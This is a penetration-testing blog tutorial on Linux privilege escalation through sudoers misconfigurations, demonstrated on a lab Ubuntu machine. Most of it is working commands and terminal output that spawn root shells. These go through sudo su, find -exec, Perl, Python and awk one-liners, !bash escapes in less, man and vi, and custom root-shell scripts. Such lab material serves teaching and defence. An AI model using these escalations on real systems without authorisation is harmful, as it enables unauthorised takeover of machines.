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Linux Privilege Escalation using Sudo Rights

posted in PENETRATION TESTING on MAY 24, 2018 by RAJ CHANDEL SHARE

In our previous articles, we have discussed Linux Privilege Escalation using SUID Binaries and /etc/passwd file and today we are posting another method of "Linux privilege Escalation using Sudoers file". While solving CTF challenges, for privilege escalation we always check root permissions for any user to execute any file or command by executing **sudo-l command**. You can read our previous article where we had applied this trick for privilege escalation.

Let's Start with Theoretical Concept!!

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In Linux/Unix, a sudoers file inside /etc is the configuration file for sudo rights. We all know the power of sudo command, the word sudo represent **S**uper **U**ser **D**o root privilege task. Sudoers file is that file where the users and groups with root privileges are stored to run some or all commands as root or another user. Take a look at the following image.

```
This file MUST be edited with the 'visudo' command as root.
 Please consider adding local content in /etc/sudoers.d/ instead of
 directly modifying this file.
 See the man page for details on how to write a sudoers file.
Defaults
               env reset
Defaults
               mail badpass
               secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
Defaults
# Host alias specification
 User alias specification
 Cmnd alias specification
 User privilege specification
root ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
 Allow members of group sudo to execute any command
%sudo ALL=(ALL:ALL) ALL
 See sudoers(5) for more information on "#include" directives:
#includedir /etc/sudoers.d
```

When you run any command along with sudo, it needs root privileges for execution, Linux checks that particular username within the sudoers file. And it concluded, that the particular username is in the list of sudoers file or not, if not then you cannot run the command or program using sudo command. As per sudo rights the root user can execute from ALL terminals, acting as ALL users: ALL group, and run ALL command.


















Sudoer File Syntax

If you (root user) wish to grant sudo right to any particular user then type **visudo** command which will open the sudoers file for editing. Under "user privilege specification" you will observe default root permission "**root ALL=(ALL:ALL) ALL**" BUT in actual, there is **Tag option** also available which is **optional**, as explained below in the following image.

Consider the given example where we want to assign sudo rights for user:raaz to access the terminal and run copy command with root privilege. Here NOPASSWD tag that means no password will be requested for the user.

NOTE:

- 1. (ALL:ALL) can also represent as (ALL)
- 2. If you found (root) in place of (ALL:ALL) then it denotes that user can run the command as root.
- 3. If nothing is mention for user/group then it means sudo defaults to the root user.



Example: Raaz ALL=(root) NOPASSWD: /bin/cp

Let's Begin!!

Let's get into deep through practical work. First, create a user which should be not the sudo group user. Here we have added user "raaz" who's UID is 1002 and GID is 1002 and hence

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raaz is non-root user.

```
root@ubuntu:~# adduser raaz 🤝
Adding user `raaz' ...
Adding new group `raaz' (1002) ...
Adding new user `raaz' (1002) with group `raaz' ...
Creating home directory `/home/raaz' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for raaz
Enter the new value, or press ENTER for the default
       Full Name []:
       Room Number []:
       Work Phone []:
       Home Phone []:
       Other []:
Is the information correct? [Y/n] y
root@ubuntu:~#
```

Traditional Method to assign Root Privilege

If system administrator wants to give ALL permission to user raaz then he can follow below steps to add user raaz under User Privilege Specification category.

```
visudo
raaz ALL=(ALL:ALL) ALL
or
raaz ALL=(ALL) ALL
```

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```
# This file MUST be edited with the 'visudo' command as root.
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
# See the man page for details on how to write a sudoers file.
Defaults
                env reset
Defaults
                mail badpass
Defaults
                secure path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root ALL=(ALL:ALL) ALL
raaz ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
# Allow members of group sudo to execute any command
       ALL=(ALL:ALL) ALL
%sudo
# See sudoers(5) for more information on "#include" directives:
#includedir /etc/sudoers.d
```

Spawn Root Access

On other hands start yours attacking machine and first compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh and want to know sudo rights for the current user then execute below command.

```
1 sudo -l
```

In the traditional method, PASSWD option is enabled for user authentication while executing above command and it can be disabled by using NOPASSWD tag. The highlighted text is indicating that current user is authorized to execute all command. Therefore we have obtained root access by executing the command.

```
1 sudo su
2 id
```

```
oot@kali:~# ssh raaz@192.168.1.105 🤄
The authenticity of host '192.168.1.105 (192.168.1.105)' can't be established.
ECDSA key fingerprint is SHA256:mhXn7hN8RbmffLmU2/H+twCnyNKkyJc+w+WUV+zvndE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.105' (ECDSA) to the list of known hosts.
raaz@192.168.1.105's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86 64)
 * Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
 * Management:
 * Support:
                  https://ubuntu.com/advantage
207 packages can be updated.
 updates are security updates.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
raaz@ubuntu:~$ sudo -l 📥
[sudo] password for raaz:
Matching Defaults entries for raaz on ubuntu:
   env reset, mail badpass, secure path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:
User raaz may run the following commands on ubuntu:
   (ALL : ALL) ALL
raaz@ubuntu:~$ sudo su 🤄
oot@ubuntu:/home/raaz# id 💠
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/raaz#
```

Default Method to assign Root Privilege

If system administrator wants to give root permission to user raaz to execute all command and program then he can follow below steps to add user raaz under User Privilege Specification category.

```
visudo
raaz ALL=ALL
or
raaz ALL=(root) ALL
```

Here also Default PASSWD option is enabled for user authentication.

```
This file MUST be edited with the 'visudo' command as root.
# Please consider adding local content in /etc/sudoers.d/ instead of
 directly modifying this file.
 See the man page for details on how to write a sudoers file.
Defaults
                env reset
               mail badpass
Defaults
               secure path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr
Defaults
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root ALL=(ALL:ALL) ALL
raaz ALL=ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
# Allow members of group sudo to execute any command
%sudo
       ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "#include" directives:
```

Spawn Root Access

Again compromise the target system and then move for privilege escalation stage as done above and execute below command to view sudo user list.

sudo -l

Here you can perceive the highlighted text which is representative that the user raaz can run all command as root user. Therefore we can achieve root access by performing further

down steps.

```
sudo suorsudo bash
```

Note: Above both methods will ask user's password for authentication at the time of execution of **sudo** -I command because by Default PASSWD option is enabled.

```
t@kali:~# ssh raaz@192.168.1.105
aaz@192.168.1.105's password:
Velcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86 64)
 * Documentation: https://help.ubuntu.com
  Management:
                  https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
207 packages can be updated.
 updates are security updates.
Last login: Fri May 18 08:11:59 2018 from 192.168.1.107
raaz@ubuntu:~$ sudo -l 📥
[sudo] password for raaz:
Matching Defaults entries for raaz on ubuntu:
   env reset, mail badpass, secure path=/usr/local/sbin\:/usr/local/bin\:/usr
User raaz may run the following commands on ubuntu:
   (root) ALL
raaz@ubuntu:~$ sudo bash 👍
root@ubuntu:~#
```

Allow Root Privilege to Binary commands

Sometimes the user has the authorization to execute any file or command of a particular directory such as /bin/cp, /bin/cat or /usr/bin/ find, this type of permission lead to privilege escalation for root access and it can be implemented with help of following steps.

```
1    raaz ALL=(root) NOPASSWD: /usr/bin/find
```

NOTE: Here NOPASSWD tag that means no password will be requested for the user while running sudo -I command.

```
# This file MUST be edited with the 'visudo' command as root.
# Please consider adding local content in /etc/sudoers.d/ instead of
 directly modifying this file.
# See the man page for details on how to write a sudoers file.
Defaults
                env reset
Defaults
                mail badpass
Defaults
                secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/us
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root ALL=(ALL:ALL) ALL
raaz ALL= (root) NOPASSWD: /usr/bin/find
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
# Allow members of group sudo to execute any command
       ALL=(ALL:ALL) ALL
%sudo
# See sudoers(5) for more information on "#include" directives:
#includedir /etc/sudoers.d
```

Spawn Root Access using Find Command

Again compromised the Victim's system and then move for privilege escalation phase and execute below command to view sudo user list.

sudo -l

At this point, you can notice the highlighted text is indicating that the user raaz can run any command through find command. Therefore we got root access by executing below commands.

```
sudo find /home -exec /bin/bash \;
id

raaz@ubuntu:~$ sudo -l 

Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/find

raaz@ubuntu:~$ sudo find /home -exec /bin/bash \;
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Allow Root Privilege to Binary Programs

Sometimes admin assigns delicate authorities to a particular user to run binary programs which allow a user to edit any system files such as /etc/passwd and so on. There are certain binary programs which can lead to privilege escalation if authorized to a user. In given below command we have assign sudo rights to the following program which can be run as root user.

```
1 | raaz ALL= (root) NOPASSWD: usr/bin/perl, /usr/bin/python, /usr/bin/less
```

```
This file MUST be edited with the 'visudo' command as root.
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
# See the man page for details on how to write a sudoers file.
Defaults
               env reset
Defaults
               mail badpass
Defaults
               secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/shap/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root ALL=(ALL:ALL) ALL
raaz ALL= (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less, /usr/bin/awk, /usr/bin/man, /usr/bin/vi
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
# Allow members of group sudo to execute any command
%sudo ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "#include" directives:
#includedir /etc/sudoers.d
```

Spawn shell using Perl one-liner

At the time of privilege, escalation phase executes below command to view sudo user list.

```
1 sudo -l
```

Now you can observe the highlighted text is showing that the user raaz can run Perl language program or script as root user. Therefore we got root access by executing Perl one-liner.

```
1 perl -e 'exec "/bin/bash";'
```

id

```
raaz@ubuntu:~$ sudo -l &
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl /usr/bin/python, /usr/bin/less, /usr/bin/awk, /usr/bin/man,
/usr/bin/vi
raaz@ubuntu:~$ sudo perl -e 'exec "/bin/bash";'
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Spawn shell using Python one-liner

After compromising the target system and then move for privilege escalation phase as done above and execute below command to view sudo user list.

sudo -l

At this point, you can perceive the highlighted text is indicating that the user raaz can run Python language program or script as root user. Thus we acquired root access by executing Python one-liner.

```
python -c 'import pty;pty.spawn("/bin/bash")'

raaz@ubuntu:~$ sudo -l 
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python /usr/bin/less,
    /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@ubuntu:~# Id 
uid=0(root) gid=0(root) groups=0(root)
```

Spawn shell using Less Command

For the privilege, escalation phase executes below command to view sudo user list.

sudo -l

Here you can observe the highlighted text which is indicating that the user raaz can run less command as root user. Hence we obtained root access by executing following.

1 | sudo less /etc/hosts

```
127.0.0.1 localhost
127.0.1.1 ubuntu

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
!bash
```

It will open requested system file for editing, BUT for spawning root shell type **!bash** as shown below and hit enter.

You will get root access as shown in the below image.

```
raaz@ubuntu:~$ sudo less /etc/hosts root@ubuntu:~# id uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```

Spawn shell using AWK one-liner

After compromise, the target system then moves for privilege escalation phase as done above and execute below command to view sudo user list.

sudo -l

At this phase, you can notice the highlighted text is representing that the user raaz can run AWK language program or script as root user. Therefore we obtained root access by executing AWK one-liner.

```
sudo awk 'BEGIN {system("/bin/bash")}'

id

raaz@ubuntu:~$ sudo -l 

Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
    /usr/bin/awk, /usr/bin/man, /usr/bin/vi

raaz@ubuntu:~$ sudo awk 'BEGIN {system("/bin/bash")}'

root@ubuntu:~# Id 

uid=0(root) gid=0(root) groups=0(root)

root@ubuntu:~#
```

Spawn shell using Man Command (Manual page)

For privilege escalation and execute below command to view sudo user list.

sudo -l

Here you can observe the highlighted text is indicating that the user raaz can run man command as root user. Therefore we got root access by executing following.

1 sudo man man

```
raaz@ubuntu:~$ sudo -l 
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less,
    /usr/bin/awk, /usr/bin/man, /usr/bin/vi
raaz@ubuntu:~$
raaz@ubuntu:~$
sudo man man
```

It will be displaying Linux manual pages for editing, BUT for spawning root shell type !bash as presented below and hit enter, you get root access as done above using Less command.

```
MAN(1)
                            Manual pager utils
                                                                      MAN(1)
AME
      man - an interface to the on-line reference manuals
SYNOPSIS
      man [-C file] [-d] [--warnings[=warnings]] [-R encoding] [-L
      locale [-m system[,...] [-M path] [-S list] [-e extension] [-i|-I]
      [--regex|--wildcard] [--names-only] [-a] [-u] [--no-subpages] [-P
      pager] [-r prompt] [-7] [-E encoding] [--no-hyphenation] [--no-justifi-
      cation] [-p strinq] [-t] [-T[device]] [-H[browser]] [-X[dpi]] [-Z]
      [[section] page ...] ...
      man -k [apropos options] regexp ...
      man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
      man -f [whatis options] page ...
      man -l [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L
      locale] [-P pager] [-r prompt] [-7] [-E encoding] [-p string] [-t]
      [-T[device]] [-H[browser]] [-X[dpi]] [-Z] file ...
      man -w|-W [-C <u>file</u>] [-d] [-D] <u>page</u> ...
     man -c [-C file] [-d] [-D] page ...
      man [-?V]
DESCRIPTION
```

```
root@ubuntu:~# id  
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# whoami  
root
```

Spawn shell using Vi-editor (Visual editor)

After compromising the target system and then move for privilege escalation phase as done above and execute below command to view sudo user list.

sudo -l

Here you can observe the highlighted text which is indicating that user raaz can run vi command as root user. Consequently, we got root access by executing following.

sudo vi

Thus, It will open vi editors for editing, BUT for spawning root shell type **!bash** as shown below and hit enter, you get root access as done above using Less command.

```
VIM - Vi IMproved
                              version 7.4.1689
                          by Bram Moolenaar et al.
          Modified by pkg-vim-maintainers@lists.alioth.debian.org
                 Vim is open source and freely distributable
                          Sponsor Vim development!
                type :help sponsor<Enter>
                                             for information
                     :q<Enter>
                                             to exit
                     :help<Enter> or <F1> for on-line help
                     :help version7<Enter> for version info
:!bash
```

You will get root access as shown in the below image.

```
1 id
2 whoami
```

NOTE: sudo permission for less, nano, man, vi and man is very dangerous as they allow user to edit system file and lead to Privilege Escalation.

```
raaz@ubuntu:~$ sudo vi 
root@ubuntu:~# id 
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# whoami 
root
```

Allow Root Privilege to Shell Script

There are maximum chances to get any kind of script for the system or program call, it can be any script either Bash, PHP, Python or C language script. Suppose you (system admin) want to give sudo permission to any script which will provide bash shell on execution.

For example, we have some scripts which will provide root terminal on execution, in given below image you can observe that we have written 3 programs for obtaining bash shell by using different programing language and saved all three files: **asroot.py**, **asroot.sh**, **asroot.c** (compiled file **shell**) inside bin/script.

NOTE: While solving OSCP challenges you will find that some script is hidden by the author for exploit kernel or for root shell and set sudo permission to any particular user to execute that script.

```
root@ubuntu:/bin/script# cat asroot.py <a>
#! /usr/bin/python
import os
os.system("/bin/bash")
root@ubuntu:/bin/script# cat asroot.sh 👝
#! /bin/bash
/bin/bash
root@ubuntu:/bin/script# cat asroot.c 📥
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>
int main()
   setuid(geteuid());
  system("/bin/bash");
  return 0:
root@ubuntu:/bin/script# gcc asroot.c -o shell 👝
asroot.c: In function 'main':
asroot.c:8:4: warning: implicit declaration of function 'system'
    system("/bin/bash");
root@ubuntu:/bin/script# chmod 777 shell 👝
root@ubuntu:/bin/script# ls
asroot.c asroot.py asroot.sh shell
root@ubuntu:/bin/script#
```

Now allow raaz to run all above script as root user by editing sudoers file with the help of following command.

```
raaz ALL= (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py
```

```
This file MUST be edited with the 'visudo' command as root.
 Please consider adding local content in /etc/sudoers.d/ instead of
 directly modifying this file.
 See the man page for details on how to write a sudoers file.
Defaults
               env_reset
Defaults
               mail badpass
Defaults
               secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/sbin:/sbin:/snap/bin"
# Host alias specification
 User alias specification
 Cmnd alias specification
# User privilege specification
root ALL=(ALL:ALL) ALL
raaz ALL= (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py, /bin/script/shell 👌
 Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
# Allow members of group sudo to execute any command
%sudo ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "#include" directives:
#includedir /etc/sudoers.d
```

Spawn root shell by Executing Bash script

For the privilege, escalation phase executes below command to view sudo user list.

sudo -l

The highlighted text is indicating that the user raaz can run asroot.sh as root user.

Therefore we got root access by running asroot.sh script.

```
sudo /bin/script/asroot.sh
id
```

```
raaz@ubuntu:~$ sudo -l 
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/
usr/bin\:/sbin\:/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py, /bin/script/shell
raaz@ubuntu:~$
raaz@ubuntu:~$
sudo /bin/script/asroot.sh
root@ubuntu:~# id 
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```

Spawn root shell by Executing Python script

Execute below command for privilege escalation to view sudo user list.

sudo -l

At this time the highlighted text is showing that user raaz can run asroot.py as root user.

Therefore we acquired root access by executing following script.

```
sudo /bin/script/asroot.py
id

raaz@ubuntu:~$ sudo -l 
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py, /bin/script/shell
raaz@ubuntu:~$
raaz@ubuntu:~$
sudo /bin/script/asroot.py
root@ubuntu:~# Id 
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```

Spawn root shell by Executing C Language script

After compromising the target system and then move for privilege escalation and execute below command to view sudo user list.

sudo -l

Here you can perceive the highlighted text is indicating that the user raaz can run shell (asroot.c complied file) as root user. So we obtained root access by executing following shell.

```
1  sudo /bin/script/shell
2  id
```

Today we have demonstrated the various method to spawn root terminal of victim's machine if any user is a member of sudoers file and has root permission.

HAPPY HACKING!!!!

```
raaz@ubuntu:~$ sudo -l 
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/shin\:/snap/bin

User raaz may run the following commands on ubuntu:
    (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py, /bin/script/shell
raaz@ubuntu:~$
raaz@ubuntu:~$
sudo /bin/script/shell
root@ubuntu:~# id 
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```

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ABOUT THE AUTHOR



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Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

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